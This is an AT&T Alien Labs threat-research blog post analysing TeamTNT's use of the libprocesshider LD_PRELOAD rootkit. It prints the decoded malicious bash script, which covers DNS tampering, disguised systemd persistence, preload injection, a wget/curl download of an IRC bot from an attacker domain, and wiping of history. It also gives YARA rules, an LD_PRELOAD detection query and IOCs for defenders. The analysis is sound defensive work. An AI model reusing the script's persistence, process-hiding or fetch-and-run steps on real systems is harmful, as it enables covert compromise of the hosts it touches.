TeamTNT delivers malware with new detection evasion tool

cybersecurity.att.com/blogs/labs-research/teamtnt-delivers-malware-with-new-detection-evasion-tool

1. AT&T Cybersecurity
2. Blog

January 27, 2021 | Ofer Caspi

Executive Summary

AT&T Alien Labs™ has identified a new tool from the TeamTNT adversary group, which has been previously observed targeting exposed Docker infrastructure for cryptocurrency mining purposes and credential theft. The group is using a new detection evasion tool, copied from open source repositories.

The purpose of this blog is to share new technical intelligence and provide detection and analysis options for defenders.

Background

AT&T Alien Labs previously reported on TeamTNT cryptomining malware using a new memory loader based on Ezuri and written in GOlang. Since then, TeamTNT has added another tool to their list of capabilities.


Analysis

The objective of the new tool is to hide the malicious process from process information programs such as `ps` and `lsof`, effectively acting as a defense evasion technique.

The tool, named *libprocesshider,* is an open source tool from 2014 located on Github, described as "hide a process under Linux using the ld preloader." Preloading allows the system to load a custom shared library before other system libraries are loaded. If the custom shared library exports a function with the same signature of one located in the system libraries, the custom version will override it.

The tool implements the function readdir() which is being used by processes such as `ps` to read the /proc directory to find running processes and to modify the return value in case there is a match between the processes found and the process needed to hide.

The new tool arrives within a base64 encoded script hidden in the TeamTNT cryptominer binary or ircbot (figure 1):




```
.rodata:0000000000444DF0 shell_cmd       db 'echo IyEvYmluL2Jhc2gKCmZ1bmN0aW9uIElOSVRfTUFJTigpewpTRVRfRE5TX1NF'
.rodata:0000000000444DF0                                    ; DATA XREF: sub_63690+A↑o
.rodata:0000000000444DF0                 db 'UlZFUgpDSEVDS19TWVNURU1EClNFVF9TT19GSUxFClNFVFVQX0lSQ0JPVApDTEVBT'
.rodata:0000000000444DF0                 db 'lVQX1RSQUNFUwp9CgoKZnVuY3Rpb24gU0VUX0ROU19TRVJWRVIoKXsKaXB0YWJsZX'
.rodata:0000000000444DF0                 db 'MgLUYKY2hhdHRyIC1pYSAvZXRjLyAvZXRjL3Jlc29sdi5jb25mIDI+L2Rldi9udWx'
.rodata:0000000000444DF0                 db 'sCmNhdCAvZXRjL3Jlc29sdi5jb25mIHwgZ3JlcCAnbmFtZXNlcnZlciA4LjguOC44'
.rodata:0000000000444DF0                 db 'JyAyPi9kZXYvbnVsbCB8fCBlY2hvICduYW1lc2VydmVyIDguOC44LjgnID4+IC9ld'
.rodata:0000000000444DF0                 db 'GMvcmVzb2x2LmNvbmYKY2F0IC9ldGMvcmVzb2x2LmNvbmYgfCBncmVwICduYW1lc2'
.rodata:0000000000444DF0                 db 'VydmVyIDguOC40LjQnIDI+L2Rldi9udWxsIHx8IGVjaG8gJ25hbWVzZXJ2ZXIgOC4'
.rodata:0000000000444DF0                 db '4LjQuNCcgPj4gL2V0Yy9yZXNvbHYuY29uZgpjaGF0dHIgK2kgL2V0Yy9yZXNvbHYu'
.rodata:0000000000444DF0                 db 'Y29uZiAyPi9kZXYvbnVsbAp9CgoKZnVuY3Rpb24gQ0hFQ0tfU1lTTEVNRCgpewppZ'
.rodata:0000000000444DF0                 db 'iB0eXBlIHN5c3RlbWN0bCAyPi9kZXYvbnVsbCAxPi9kZXYvbnVsbDsgdGhlbgpTWV'
.rodata:0000000000444DF0                 db 'NURU1EX1NFUlZJQ0UKZWxzZQpJTklURF9TRVJWSUNFCmZpCn0KCgpmdW5jdGlvbiB'
.rodata:0000000000444DF0                 db 'TWVNURU1EX1NFUlZJQ0UoKXsKaWYgWyAhIC1mICIvbGliL3N5c3RlbWQvc3lzdGVt'
```

Figure 1. base64 encoded script, via Alien Labs analysis.

Upon binary execution, the bash script will run through a multitude of tasks. Specifically, the script will:

- Modify the network DNS configuration.
- Set persistence through systemd.
- Drop and activate the new tool as service.
- Download the latest IRC bot configuration.
- Clear evidence of activities to complicate potential defender actions.

After decoding, we can observe the bash script functionality and how some malicious activity occurs before the shared library is created (figure 2):




```
#!/bin/bash

function INIT_MAIN(){
SET_DNS_SERVER
CHECK_SYSTEMD
SET_SO_FILE
SETUP_IRCBOT
CLEANUP_TRACES
}


function SET_DNS_SERVER(){
iptables -F
chattr -ia /etc/ /etc/resolv.conf 2>/dev/null
cat /etc/resolv.conf | grep 'nameserver 8.8.8.8' 2>/dev/null || echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
cat /etc/resolv.conf | grep 'nameserver 8.8.4.4' 2>/dev/null || echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
chattr +i /etc/resolv.conf 2>/dev/null
}


function CHECK_SYSTEMD(){
if type systemctl 2>/dev/null 1>/dev/null; then
SYSTEMD_SERVICE
else
INITD_SERVICE
fi
}


function SYSTEMD_SERVICE(){
if [ ! -f "/lib/systemd/system/NetworkManager-wait.service" ]; then
chattr -ia /lib/ /lib/systemd/ /lib/systemd/system/ 2>/dev/null
mkdir -p /lib/systemd/system/ 2>/dev/null
if ! type nice 2>/dev/null 1>/dev/null; then
export SYSTEMDSRV='W1VuaXRdCkRlc2NyaXB0aW9uPU5ldHdvcmtNYW5hZ2VyLXdhaXQKClltTZXJ2aWNlXQpFeGVjU3RhcnQ9L2Jpbi9zYmluClN0YW5kYXJkT3V0cHV0PW51bGwKClltJbnN
else
export SYSTEMDSRV='W1VuaXRdCkRlc2NyaXB0aW9uPU5ldHdvcmtNYW5hZ2VyLXdhaXQKClltTZXJ2aWNlXQpFeGVjU3RhcnQ9bmljZSAtbiAtMjAgL2Jpbi9zYmluClN0YW5kYXJkT3V0cHV
fi
echo $SYSTEMDSRV | base64 -d > /lib/systemd/system/NetworkManager-wait.service
fi
systemctl --system daemon-reload 2>/dev/null
systemctl enable NetworkManager-wait.service 2>/dev/null
systemctl start NetworkManager-wait.service 2>/dev/null
}
```

Adding DNS servers to the system

Set malware persistance

Figure 2. Decoded bash script, via Alien Labs analysis.

The new tool is first dropped as a hidden tar file on disk, the script decompresses it, writes it to '/usr/local/lib/systemhealt.so', and then adds it preload via '/etc/ld.so.preload'. This will be used by the system to preload the file before other system libraries, allowing the attacker to override some common functions (figure 3/4).




```
function SET_SO_FILE(){
if [ ! -f "/usr/local/lib/systemhealt.so" ]; then
chattr -ia /usr/ /usr/local/ /usr/local/lib/ /etc/ /etc/ld.so.preload 2>/dev/null
SOFILE='H4sIAAAAAAAAA+1bDWwcxRWeO//Ejp3YIYSkJCVHhKuEJGfHjmM7qeESx86mSkIIccVPzeZ8P74r96fdNdhAqMEEYqyrLCqqtFWrqFJp2kooKioKUKghkJS2ogZRiCgVJiXVXYDWKT91FePtvNmZvdm53VAhpVLbfdbe
chattr -R -ia /tmp/
echo $SOFILE | base64 -d > /tmp/.sh.tar.gz
mkdir -p /usr/local/lib/ 2>/dev/null
tar xvf /tmp/.sh.tar.gz -C /usr/local/lib/ 2>/dev/null
rm -f /tmp/.sh.tar.gz 2>/dev/null
fi
cat /etc/ld.so.preload | grep '/usr/local/lib/systemhealt.so' 2>/dev/null || echo '/usr/local/lib/systemhealt.so' >> /etc/ld.so.preload 2>/dev/null
chattr +i /etc/ld.so.preload 2>/dev/null
}


function SETUP_IRCBOT(){
if [ ! -f "/usr/bin/sbin" ]; then
ZIGGY_GET="http://kaiserfranz.cc/ziggy_spread"
chattr -ia /usr/ /usr/bin/ /usr/bin/sbin 2>/dev/null
wget $ZIGGY_GET -O /usr/bin/sbin 2>/dev/null || curl $ZIGGY_GET -o /usr/bin/sbin 2>/dev/null || wge $ZIGGY_GET -O /usr/bin/sbin 2>/dev/null || cur $ZIGGY_GET -o /usr/bin/sb
chmod +x /usr/bin/sbin
fi
/usr/bin/sbin
}
```

file encoded as base64

saving file to disk as hidden '.gz' file
extracting it to /usr/local/lib

adding file to preload

downloading TeamTNT IRC bot as '/usr/bin/sbin'




```
.rodata:0000000000002000                 ;org 2000h
.rodata:0000000000002000 process_to_hide db 'sbin',0          ; DATA XREF: LOAD:00000000000000C0↑o
.rodata:0000000000002000                                      ; .data:process_to_filter↓o
.rodata:0000000000002005 ; const char format[]
```

Figure 3/4. bash script features, via Alien Labs analysis.

The main purpose of the tool is to hide the TeamTNT bot from process viewer tools, which use the file '/usr/bin/sbin' as you can see in Figure 3 and 4 (SETUP_IRCBOT function).

As final step, the malware will remove traces by deleting bash history:



```
function CLEANUP_TRACES(){
chattr -ia /var/ /var/mail/ /var/mail/root
chmod 1777 /var/mail/root
echo " " > /var/mail/root
chattr +i /var/mail/root
chattr -ia /root/ /root/.bash_history
echo " " > /root/.bash_history
chattr +i /root/.bash_history
history -c
}


INIT_MAIN
```

Figure 5. bash script cleanup, via Alien Labs analysis.

Conclusion

Through the use of *libprocesshider,* TeamTNT once again expands their capabilities based on the available open source tools. While the new functionality of *libprocesshider* is to evade detection and other basic functions, it acts as an indicator to consider when hunting for malicious activity on the host level. Alien Labs will continue to monitor the threat and report on any noteworthy activity.

Appendix A. Detection Methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES

AV TROJAN TeamTNT CoinMiner Payload Download to clean up other Coinminers

AV TROJAN TeamTNT Mining Worm Credential Exfiltration

AV TROJAN TeamTNT CoinMiner Downloader

ET TROJAN Observed TrojanSpy.SH.HADGLIDER.A Exfil Domain in DNS Query

YARA RULES

```
rule teamTNT_hideproc

{

    meta:

        sha256 = "02cde4109a12acb499953aa8c79917455b9f49837c7c1dbb13cbcf67e86a1555"

    strings:

        $code1 = {48 8B 15 ?? ?? 00 00 48 8B 85 ?? ?? FF FF 48 89 C7 FF D2 48 89
[2-5] 48 [3-6] 00 74 ?? 48 8D 8D F0 FD FF FF 48 8B 85 ?? FD FF FF BA 00 01 00 00 48
89 CE 48 89 C7 E8 ?? FD FF FF 85 C0 74 ?? 48 8D 85 F0 FD FF FF 48 8D 35 ?? ?? 00 00
48 89 C7 E8 ?? ?? FF FF 85 C0 75 ?? 48 8B [2-5] 48 8D 50 13 48 8D 85 F0 FE FF FF 48
89 C6 48 89 D7 E8 ?? ?? FF FF 85 C0 74 22 48 8B 15 ?? ?? 00 00 48 8D 85 F0 FE FF FF
48 89 D6 48 89 C7 E8 ?? ?? FF FF 85 C0 }

        $s1 = "readdir64"

        $s2 = "dlsym"

        $s3 = "_ITM_deregisterTMCloneTable"

        $s4 = "frame_dummy"

    condition:

        uint16(0) == 0x457f and

        filesize < 25000 and

        all of them

}
```

AGENT SIGNATURES

```
"detection_suspicious_ld_preload_environment_variable": {"platform": "linux",
"description": "Detects usage of the ld_preload env variable ", "query": "SELECT
process_envs.pid as source_process_id, process_envs.key as environment_variable_key,
process_envs.value as environment_variable_value, processes.name as source_process,
processes.path as file_path, processes.cmdline as source_process_commandline,
processes.cwd as current_working_directory, 'T1055' as event_attack_id, 'Process
Injection' as event_attack_technique, 'Defense Evasion, Privilege Escalation' as
event_attack_tactic FROM process_envs join processes USING (pid) WHERE key =
'LD_PRELOAD';", "interval": "60","removed": "false"}
```

Appendix B. Associated Indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the blog.

TYPE	INDICATOR
SHA256	73dec430b98ade79485f76d405c7a9b325df7492b4f97985499a46701553e34a
SHA256	cb013be7b5269c035495222198ec708c026c8db838031af60fd0bd984f34226f
SHA256	02cde4109a12acb499953aa8c79917455b9f49837c7c1dbb13cbcf67e86a1555
SHA256	b666cd08b065132235303727f2d77997a30355ae0e5b557cd08d41c9ade7622d
Domain	kaiserfranz[.]cc

Feedback

AT&T Alien Labs welcomes feedback about this blog. Please contact the Alien Labs blog author or contact labs@alienvault.com.

Share this with others

Tags: malware research, teamtnt